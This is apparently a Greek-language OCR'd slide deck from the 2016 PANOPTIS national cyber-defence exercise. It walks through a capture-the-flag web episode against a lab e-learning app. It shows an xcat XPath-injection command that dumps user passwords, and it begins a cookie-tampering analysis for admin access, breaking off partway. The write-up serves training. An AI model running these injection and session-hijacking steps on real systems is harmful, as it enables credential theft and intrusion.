



ΓΕΝΙΚΟ ΕΠΙΤΕΛΕΙΟ ΕΘΝΙΚΗΣ ΑΜΥΝΑΣ
ΔΙΕΥΘΥΝΣΗ ΚΥΒΕΡΝΟΑΜΥΝΑΣ

ΠΑΝΟΠΤΗΣ 2016

Username

Password

☐

Remember Me

Log In

[← Back to Πανόπτης 2016](#)



HELL BOUND
HACKERS

HACK THIS SITE OR DIE

Ιστορική Αναδρομή...

Πάμε λίγο πίσω... 2003+

ΠΑΝΟΠΤΗΣ 2016

...λίγο μετά... 2005-2006... - 2010



POWnBOX
...exploit the bright

Challenges Entry System

POWnBOX ATHCON

ΠΑΝΟΠΤΗΣ 2016 – αρχικό στάδιο



Εθνική άσκηση Κυβερνοάμυνας ΠΑΝΟΠΤΗΣ

Παναγιώτης Κρανιδιώτης Μέλος ΔΣ ΕΕΛΛΑΚ
panagiotis.kranidiotis@eellak.gr

Αντχος (Μ) Σ. Παπαγεωργίου Π.Ν. Δ/Ε6(ΔΙΚΥΒ)
spapageorgiou@mil.gr
ppspyros@gmail.com

← Back to Πανόπτης 2016


Άσκηση κυβερνοάμυνας - ορισμός

✓ Μία άσκηση κυβερνοάμυνας έχει σαν σκοπό να προσομοιώσει πραγματικές κυβερνοεπιθέσεις τις οποίες θα πρέπει να αντιμετωπίσουν οι επαγγελματίες των οργανισμών, στηριζόμενοι στην πολιτική τους.

✓ Ως αντικειμενικός σκοπός των ασκήσεων κυβερνοάμυνας είναι να εξεταστούν οι διαδικασίες και οι δυνατότητες του οργανισμού, στην αντιμετώπιση των κυβερνοεπιθέσεων. Με λίγα λόγια, δοκιμάζεται η ετοιμότητα ενός οργανισμού, στην αντιμετώπιση κυβερνοεπιθέσεων

✓ Τύποι ασκήσεων κυβερνοάμυνας:

- Σε πραγματικό χρόνο,
- σε εικονικό χρόνο





ΑΣΚΗΣΗ ΚΥΒΕΡΝΟΑΜΥΝΑΣ “ΠΑΝΟΠΤΗΣ 2016”

[Αρχική](#)[Οδηγίες](#)[Επεισόδια](#)[Υποδείξεις](#)[Λύσεις](#)[Επικοινωνία](#)[Ερωτηματολόγιο](#)[Log out](#)[« Επεισόδιο 2 – Windows Forensics](#)[Οδηγίες Χρήσης Chat \(Pidgin\) »](#)

Επεισόδιο 1 – Web Application Security – Active Response

By [acharitos](#) | 20/05/2016 | [Επεισόδια](#)

Δύο εφαρμογές οι οποίες χρησιμοποιούνται για online εκπαίδευση και την καταγραφή των χρηστών της εφαρμογής

- Εφαρμογή Τηλε-εκπαίδευσης με σημαντικές τρωτότητες.
- Εφαρμογή που χρησιμοποιείται για την απεικόνιση των ενεργών χρηστών της Εφαρμογής Τηλε-εκπαίδευσης.

Σκοπός επεισοδίου:

Να πάρουμε πρόσβαση με δικαιώματα διαχειριστή στην Εφαρμογή Τηλε-εκπαίδευσης ως ενδιάμεσο βήμα για την απόκτηση πρόσβασης στο σύστημα.

Δεδομένα:

Δύο συστήματα (στόχοι) τα οποία θα είναι ενεργά (online) και θα περιέχουν τις αδυναμίες προς ανάλυση.

Ζητούμενα:

Να εντοπιστούν και να επιβεβαιωθούν (exploitation) οι αδυναμίες στα συστήματα.

Πρόσφατες δημοσιεύσεις

[Web Application Security – Active Response – Hint9 – Web Shell Upload](#)

[Web Application Security – Active Response – Hint8](#)

[Web Application Security – Active Response – Final Report](#)

[Web Application Security – Active Response – Hint7 – Οδηγός για την επίλυση του “cookie” challenge](#)

[EP2_Windows Forensics: Οδηγία No 1](#)

Κατηγορίες

[Uncategorized](#)

[Επεισόδια](#)

[Επικοινωνία](#)

[Λύσεις](#)

[Οδηγίες](#)

[Υποδείξεις](#)

Παράνομα (συνέχεια)

Βήμα 1:

- Να γίνει εξαγωγή των κωδικών χρηστών από την εφαρμογή όπου εμφανίζεται ο κατάλογος

Βήμα 2:

- Απόκτηση πρόσβασης με δικαιώματα διαχειριστή στην Εφαρμογή Τηλε-εκπαίδευσης για περαιτέρω διερεύνηση.

Βήμα 3:

- Εύρεση αδυναμίας στην πλατφόρμα διαχείρισης της εφαρμογής.
- Απόκτηση πρόσβασης στο σύστημα/εξυπηρετητή ως χρήστης ρίζα (root).

URL:

Εφαρμογή απεικόνισης καταλόγου χρηστών της Εφαρμογής Τηλε-εκπαίδευσης:

<http://users.enemy.chickenkiller.com>

Εφαρμογή Τηλε-εκπαίδευσης:
<http://enemy.chickenkiller.com>



← Back to Πανοπτής 2016

ρηστών από την εφαρμογή

Εφαρμογή Τηλε-εκπαίδευσης

χρηστών της εφαρμογής Τηλε-εκπαίδευσης:

Εφαρμογή Τηλε-εκπαίδευσης:

Μεθοδολογία των ομάδων

- Τύπος ομάδας Α: Καθένας μπορεί να τα κάνει όλα (όλοι-όλα).
- Τύπος ομάδας Β: Ο καθένας στην ειδικότητα του (ανά ειδικότητα).
- Κάθε ομάδα έχει έναν συντονιστή (ο πιο έμπειρος, αναλαμβάνει την ευθύνη της «διακυβέρνησης»).



ΓΕΝΙΚΟ ΕΠΙΤΕΛΕΙΟ ΕΘΝΙΚΗΣ ΑΜΥΝΑΣ
ΔΙΕΥΘΥΝΣΗ ΚΥΒΕΡΝΗΣΙΑΣ

ΠΑΝΟΠΤΗΣ 2016

Username

Password

☐ Remember Me

[← Back to Πανόπτης 2016](#)

Γενικά πώς κινούμαστε...

[1] Προσεκτική μελέτη του στόχου

[2] Καταγραφή των N πιο πιθανών
τρωτοτήτων (από βήμα 1)

[3] Ιδανικά: κατανομή αποστολών σε N
ομάδες της έρευνας σε βάθος των
παραπάνω τρωτοτήτων (παράλληλα)

ΓΕΝΙΚΟ ΕΠΙΤΕΛΕΙΟ ΕΘΝΙΚΗΣ ΑΜΥΝΑΣ
ΔΙΕΥΘΥΝΣΗ ΚΥΒΕΡΝΟΔΑΜΥΝΑΣ
ΠΑΝΟΠΤΗΣ 2016

Username


Password

☐ Remember Me

[← Back to Πανόπτης 2016](#)



Σχηματική Αναπαράσταση της μεθοδολογίας μας



Βήμα 1:

- Να γίνει εξαγωγή των κωδικών πρόσβασης των χρηστών από την εφαρμογή όπου εμφανίζεται ο κατάλογος χρηστών

Πιο πιθανά σενάρια **κατά προτεραιότητα:**

- SQL Injection →
- XML Injection →
- Code Injection →

Λιγότερο πιθανά:

[+] Εύρεση info με βάση κάποιο ξεχασμένο backup (see default backup locations).

[+] Directory listing...



← Back to Πανόπτης 2016

Hello SysAdministrator

Open E-class Users Catalogue

*****For Administrators Eyes Only*****

Καλωσήρθατε στο κατάλογο χρηστών της εφαρμογής [Open e-class](#).

Ο κατάλογος περιέχει τα διαπιστευτήρια για την είσοδο στην πλατφόρμα τηλεκπαίδευσης [Open e-class](#).

Username	Password
evaluation_user1	<i>hidden</i>
evaluation_user2	<i>hidden</i>

logue.php?name=SysAdministra

users.enemy.chickenkiller.com/catalogue.php?name=SysAdministrator

ΠΑΝΟΠΤΗΣ 2016 - Open E-class - E-LEARNING PLATFORM

Home

Warning: SimpleXMLElement::xpath(): Invalid predicate in /var/www/html/xxe/catalogue.php on line 10

SimpleXMLElement::xpath(): Invalid predicate in...

Καλωσήρθατε στο κατάλογο χρηστών της εφαρμογής [Open e-class](#).

Ο κατάλογος περιέχει τα διαπιστευτήρια για την είσοδο στην πλατφόρμα τηλεεκπαίδευσης [Open e-class](#).

Username	Password
evaluation_user1	hidden
evaluation_user2	hidden

© ΠΑΝΟΠΤΗΣ 2016

```
root@kali:~/xcat# python3 run_xcat.py --method=GET http://users.enemy.chickenkiller.com/catalogue.php name=SysAdministrator name
"Hello SysAdministrator" run retrieve
Injecting using String ['']
Detecting features...
Supported features: Substring search speedup
Retrieving /*[1]
<?xml version="1.0" encoding="utf-8"?>
<data>
  <users>
    <user>
      <name>
        evaluation_user1
      </name>
      <message>
        Hello evaluation_user1. The password stored here is valid and you are authorized for Open e-class
      </message>
      <password>
        RFCFqXGgb2N7e4kzfESMwYaq5JbzSTgN9U5t
      </password>
    </user>
    <user>
      <name>
        evaluation_user2
      </name>
      <message>
        Hello evaluation_user2. The password stored here is valid and you are authorized for Open e-class
      </message>
      <password>
        htY63vfjnu37BZqWZjVARdqggguXg8bHUkeN
      </password>
    </user>
    <user>
      <name>
        SysAdministrator
      </name>
      <message>
        Hello SysAdministrator
      </message>
      <password>
        secret_password
      </password>
    </user>
  </users>
</data>
```

Επίτευξη στόχου 1:

Να γίνει εξαγωγή των κωδικών πρόσβασης των χρηστών από την εφαρμογή όπου κατατάσσονται οι χρήστες
κατάλογος χρηστών



ΓΕΝΙΚΗ ΕΠΙΤΡΟΦΗ ΣΥΜΠΛΗΡΩΣΗΣ ΑΣΦΑΛΕΙΑΣ
ΔΙΕΥΘΥΝΣΗ ΚΥΒΕΡΝΟΑΜΥΝΑΣ

ΠΑΝΟΠΤΗΣ 2016

USERNAME

PASSWORD

evaluation_user1

RFCFqXGGb2N7e4kzfESMwYaq5JbzSTg
N9U5t

evaluation_user2

htY63vfjnu37BZqWZjVARdqggguXg8bH
UkeN

SysAdministrator

secret_password

← Back to Πανόπτης 2016

Βήμα 2:

- Απόκτηση πρόσβασης με δικαιώματα διαχειριστή στην Εφαρμογή Τηλεεπισκόπησης για περαιτέρω διερεύνηση.




Ανάλυση Πιθανών Τρωτοτήτων:

- SQLi (Λίγο πιθανό διότι ήδη το Βήμα 1 ήταν injection {XPATH})
- Session Hijacking (Πιθανό) & κλασικό!
- CSRF (Χλωμό, αλλά ποτέ δεν ξέρεις...)
- Έλεγχος εφαρμογής και εύρεση γνωστής αδυναμίας (public/darknet)

The image shows a login form for the 'ΠΑΝΟΠΤΗΣ 2016' application. It features two input fields: 'Username' and 'Password'. Below the password field is a checkbox labeled 'Remember Me' and a blue 'Log In' button. The form is set against a dark background.

← Back to Πανόπτης 2016



enemy.chickenkiller.com/courses/TMA101/



open eclass

Αναζήτηση...



Επιλογές Μαθήματος

Χαρτοφυλάκιο / Πανόπτης 2016

Πανόπτης 2016

Διαχειριστής Πλατφόρμας

Περιγραφή


← Back to Πανόπτης 2016

enemy.chickenkiller.com | PERMS

Value
D2VYoTRb7rP4vQwuapYIUOEto9plr8H71fssIP%2FMlgNhQaM8Zhx89%2BLDse%2BqC6a
Domain
enemy.chickenkiller.com
Path
/
Expiration
18/05/2017 12:52 AM
HostOnly ☐ Session ☐ Secure ☐

The Battle of cookies... I

- Έχουμε τα παρακάτω δεδομένα:
evaluation_user1 RFCFqXGGb2N7e4kzfESMwYaq5JbzSTgN9U5t
evaluation_user2 htY63vfjnu37BZqWZjVARdqggguXg8bHUkeN
- Γνωρίζουμε την ύπαρξη του χρήστη **SysAdministrator** από σχετική ανακοίνωση στο μάθημα.
- Κατά την αυθεντικοποίηση στην εφαρμογή, παρατηρούμε την ύπαρξη cookie “PERMS” κωδικοποιημένο σε BASE64
- Παρατηρούμε ότι το cookie αυτό, ανάλογα με το χρήστη που συνδεόμαστε, αλλάζει μόνο σε ένα τμήμα. Κάνοντας URL decode εντοπίζουμε ακριβώς τα bytes που αλλάζουν.
- Παρατηρούμε επίσης ένα hidden πεδίο με το όνομα Date (που θα παίξει ρόλο στην ανάλυση - αργότερα).



The Battle of cookies... II



ΓΕΝΙΚΟ ΕΠΙΤΕΛΕΙΟ ΕΘΝΙΚΗΣ ΑΜΥΝΑΣ
ΔΙΕΥΣΥΝΣΗ ΚΥΒΕΡΝΟΔΟΜΙΑΣ

ΠΑΝΟΠΤΗΣ 2016

Μετά την αυθεντικοποίηση με τον Χρήστη 1 & μετά τον 2 έχουμε τα εξής cookies:

D2VYoTRb7rP4vQwuapYIUfVezxcyosGehaXTahZuq5%2Fe5TZ2piBfFSwQT0zPWmps

SQFuoC2gQwqJMwaEysu0VyBSDPW%2BBAsJCY1cP1TJvfPe5TZ2piBfFSwQT0zPWmps

- Αφού κάνουμε URL decode, παίρνουμε:

Χρήστης1: D2VYoTRb7rP4vQwuapYIUfVezxcyosGehaXTahZuq5/e5TZ2piBfFSwQT0zPWmps

